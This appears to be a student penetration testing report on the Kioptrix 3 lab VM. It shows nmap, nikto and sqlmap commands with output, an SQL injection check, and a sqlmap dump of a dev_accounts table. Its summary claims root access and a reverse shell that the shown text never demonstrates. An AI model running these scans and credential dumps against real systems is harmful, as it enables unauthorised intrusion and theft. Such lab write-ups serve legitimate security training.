Penetration Testing Report: Kioptrix Level 1.2 (#3)

Team Member:
Abdelrahman Khaled
Mohamed Samir
Yousef Rushdy
Mohamed Ameen

Penetration Testing Report: Kioptrix Level 1.2 (#3)

Executive Summary

This penetration test focuses on the Kioptrix Level 1.2 (#3) virtual machine. The assessment identified several vulnerabilities, including SQL injection, improper privilege management, and weak passwords. These weaknesses allowed the tester to exploit the system, gain root access, and execute arbitrary commands. This report provides a detailed breakdown of the tools used, vulnerabilities discovered, and recommendations to secure the system.

Methodology

Reconnaissance

Tool Used: Nmap

Why use it?: Nmap is essential in the first phase of any penetration test. It will allow you to scan

the network to discover open ports, running services, and determine the operating system of the

target. This helps you map the attack surface.

Usage in Kioptrix

Nmap was used for network discovery and port scanning. The tool identified open ports on the target system, including SSH (22) and HTTP (80). This information was crucial for determining attack vectors and identifying services running on the machine.

Network discovery nmap -sn


10.0.2.24/24

My target is 10.0.2.8.

```
root@kali:~/Desktop/vulnhub/kioptrix3# nmap -sn 10.0.2.24/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-11 00:47 WIB
Nmap scan report for 10.0.2.1
Host is up (0.00026s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up (0.00022s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.00021s latency).
MAC Address: 08:00:27:6C:EB:60 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.8
Host is up (0.00056s latency).
MAC Address: 08:00:27:34:2E:0E (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.24
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.16 seconds
root@kali:~/Desktop/vulnhub/kioptrix3#
```


Setup:

Reading VM's file. I have to edit the host file.



On the attacker machine, edit the host file.

nano /etc/hosts Add IP and host name.



2. Port scan

nmap -Pn 10.0.2.8nmap -Pn -p1000- 10.0.2.8 There're

only 2 open ports.

```
root@kali:~/Desktop/vulnhub/kioptrix3# nmap -Pn 10.0.2.8
Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-11 00:51 WIB
Nmap scan report for 10.0.2.8
Host is up (0.00087s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:34:2E:0E (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.27 seconds
root@kali:~/Desktop/vulnhub/kioptrix3# nmap -Pn -p1000- 10.0.2.8
Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-11 00:52 WIB
Nmap scan report for 10.0.2.8
Host is up (0.00038s latency).
All 64536 scanned ports on 10.0.2.8 are closed
MAC Address: 08:00:27:34:2E:0E (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 4.47 seconds
```

3. OS and service scan nmap -A -

p22,80 10.0.2.8

```
root@kali:~/Desktop/vulnhub/kioptrix3# nmap -A -p22,80 10.0.2.8
Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-11 00:59 WIB
Nmap scan report for kioptrix3.com (10.0.2.8)
Host is up (0.0011s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
| ssh-hostkey:
|   1024 30:e3:f6:dc:2e:22:5d:17:ac:46:02:39:ad:71:cb:49 (DSA)
|_  2048 9a:82:e6:96:e4:7e:d6:a6:d7:45:44:cb:19:aa:ec:dd (RSA)
80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
|_http-title: Ligoat Security - Got Goat? Security ...
MAC Address: 08:00:27:34:2E:0E (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   1.06 ms kioptrix3.com (10.0.2.8)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.35 seconds
```

Scanning & Vulnerability Assessment

Tools Used: Nmap, Dirb, Nikto

Dirb: Directory and File Discovery

Why use it?: Dirb helps find hidden directories and files on web servers that aren't immediately visible to a user. These hidden resources may include admin pages, backup files, configuration files, etc., which could give you further insights or attack vectors.

What to look for: Look for administrative interfaces, configuration files, or any directories that shouldn't be publicly accessible.

Nikto: Web Vulnerability Scanning

Why use it?: Nikto is an automated web vulnerability scanner that checks for known vulnerabilities, outdated software, and misconfigurations. This tool can reveal security flaws on the web server, which may be crucial for attacking the machine.

What to look for: Outdated software, misconfigured headers, unsafe server practices, and known

vulnerabilities in the web server version.

Usage in Kioptrix:

Nmap's vulnerability scripts helped detect possible issues in the services. Dirb was utilized to find hidden directories like '/phpmyadmin,' and Nikto revealed further vulnerabilities in the web server configuration, including the presence of LotusCMS, which is known to have exploitable vulnerabilities.

Vuln scan

nmap --script vuln - p22,80 10.0.2.8 There’re pages

on HTTP service on port 80 and

possibility of SQL injection.

```
root@kali:~/Desktop/vulnhub/kioptrix3# nmap --script vuln -p22,80 10.0.2.8
Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-11 01:00 WIB
Nmap scan report for kioptrix3.com (10.0.2.8)
Host is up (0.00081s latency).

PORT   STATE SERVICE
22/tcp open  ssh
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
80/tcp open  http
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=kioptrix3.com
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://kioptrix3.com:80/gallery/
|     Form id:
|     Form action: login.php
|
|     Path: http://kioptrix3.com:80/index.php?system=Admin
|     Form id: contactform
|     Form action: index.php?system=Admin&page=loginSubmit
|
|     Path: http://kioptrix3.com:80/gallery/index.php
|     Form id:
|     Form action: login.php
|
|     Path: http://kioptrix3.com:80/gallery/
```


```
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
| http-sql-injection:
|   Possible sqli for queries:
|     http://kioptrix3.com:80/index.php?page=index%27%20OR%20sqlspider
|     http://kioptrix3.com:80/index.php?page=index%27%20OR%20sqlspider
|     http://kioptrix3.com:80/index.php?page=index%27%20OR%20sqlspider
|     http://kioptrix3.com:80/index.php?page=index%27%20OR%20sqlspider
|     http://kioptrix3.com:80/index.php?page=loginSubmit%27%20OR%20sqlspider&system=Admin
|     http://kioptrix3.com:80/index.php?page=index%27%20OR%20sqlspider
|     http://kioptrix3.com:80/index.php?page=index%27%20OR%20sqlspider
|     http://kioptrix3.com:80/index.php?page=index%27%20OR%20sqlspider
|_    http://kioptrix3.com:80/index.php?page=index%27%20OR%20sqlspider
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-trace: TRACE is enabled
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
MAC Address: 08:00:27:34:2E:0E (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 321.33 seconds
```


Nikto scan nikto -h http://10.0.2.8

There's "/phpmyadmin" and some other possible vulnerabilities.


```
root@kali:~# nikto -h http://kioptrix3.com
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.0.2.8
+ Target Hostname:    kioptrix3.com
+ Target Port:        80
+ Start Time:         2021-03-11 01:13:37 (GMT7)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
+ Cookie PHPSESSID created without the httponly flag
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.6
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ PHP/5.2.4-2ubuntu5.6 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13, 7.2.1 may also current release for each branch.
+ Server may leak inodes via ETags, header found with file /favicon.ico, inode: 631780, size: 23126, mtime: Sat Jun  6 02:22:00 2009
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3092: /phpmyadmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /phpmyadmin/: phpMyAdmin directory found
+ OSVDB-3092: /phpmyadmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ 7784 requests: 0 error(s) and 19 item(s) reported on remote host
+ End Time:           2021-03-11 01:13:58 (GMT7) (21 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@kali:~#
```

Dirb scan : dirb http://kioptrix3.com






Access the site




View page source

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN" "http://www.w3.org/TR/xhtml11/DTD/xhtml11.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
    <head>
        <meta http-equiv="content-type" content="text/html; charset=utf-8" />
        <meta name="description" content="Your Site Description" />
        <meta name="keywords" content="LotusCMS" />
        <meta name="author" content="name of author - Manjeet Singh Sawhney   www.manjeetss.com" />
        <link rel="stylesheet" type="text/css" href="style/comps/grey/css/style.css" media="screen" />
        <title>Ligoat Security - Got Goat? Security ...</title>
            </head>
    <body>
        <div id="main">
            <div id="header">
                <div class="companyname">Ligoat Security</div>
                <div id="right">

                </div>
            </div>
            <div id="navbar">
                <ul>
                    <ul><li class='active'><a class="firstM" href="index.php?page=index">Home</a></li><li><a class='normalM' href='index.php?system=Blog'>Blog</a></li><li><a class='lastM' href='index.php?system=Admin'>Login</a></li></ul>
            </div>
            <div id="maincontent">
                        <div class="content">
                    <h1>Got Goat? Security ...</h1>
                                <p>Got Goat? Security ...</p>
<p>We've revamped our website for the new release of the new gallery CMS we made. We are geared towards security...</p>
<p>We are so full of ourselves, we've put this on our dev-servers just to show how serious we are. Visit our blog section for more information on our new gallery system.</p>
<p>Or cut to the chase and see it <a href="/gallery">now!</a></p>                </div>
            <div id="footer">
                <p>
                    <!-- Leaving in my name and website link will be greatly appreciated in return for offering you this template for free. Thanking you in advance. -->
                    &copy; 2011 Ligoat Security
                </p>
            </div>
        </div>
    </body>
</html>
```

Explore everything



We make sure if there is ***sql injection*** by adding ' to url



there is sql injection already exist

Exploitation & Gaining Access

Tools Used: SQLmap, Burp Suite

Burp Suite: Interception and Manual Web Testing

Why use it?: Burp Suite allows for manual web vulnerability testing by intercepting HTTP/S requests between the client (browser) and the server. It enables you to manipulate requests, test forms, and analyze cookies, headers, and responses.

What to look for: Look for vulnerabilities like weak session management, poorly configured login mechanisms, or input validation issues that could lead to SQL injection or Cross-Site Scripting (XSS)

SQLmap: Exploiting SQL Injection Vulnerabilities


Why use it?: SQLmap automates the detection and exploitation of SQL injection vulnerabilities, allowing you to interact with the database directly through vulnerable input fields. This could allow you to extract sensitive data or even gain administrative access.

What to look for: Look for input fields (e.g., login forms, search bars) that interact with a database and could be vulnerable to SQL injection

Usage in Kioptrix:

SQLmap was employed to exploit SQL injection vulnerabilities found in the web forms. After confirming SQL injection, Burp Suite allowed the tester to manipulate the web traffic and inject commands. This led to remote code execution on the server, allowing the tester to open a reverse shell.

sqlmap -u "http://kioptrix3.com/gallery/gallery.php?id=1%27&sort=photoid#photos" -p id --dbs




So there's an injection vulnerability. AND I get some database names AND I WANT TO GET SOME TABLE NAMES.


sqlmap -u "http://kioptrix3.com/gallery/gallery.php?id=1%27&sort=photoid#photos" -p id -D gallery --tables

TO GET SOME THE DATA FROM DEV_ACCOUNTS


sqlmap -u "http://kioptrix3.com/gallery/gallery.php?id=1%27&sort=photoid#photos" -p id -D gallery -T dev_accounts --dump




Another way to exploit



Last one is login page, it indicated that this site was based on ***LotusCMS.***




By searching about ***lotusCMS*** i found it's vulnerable for ***remote code execution***



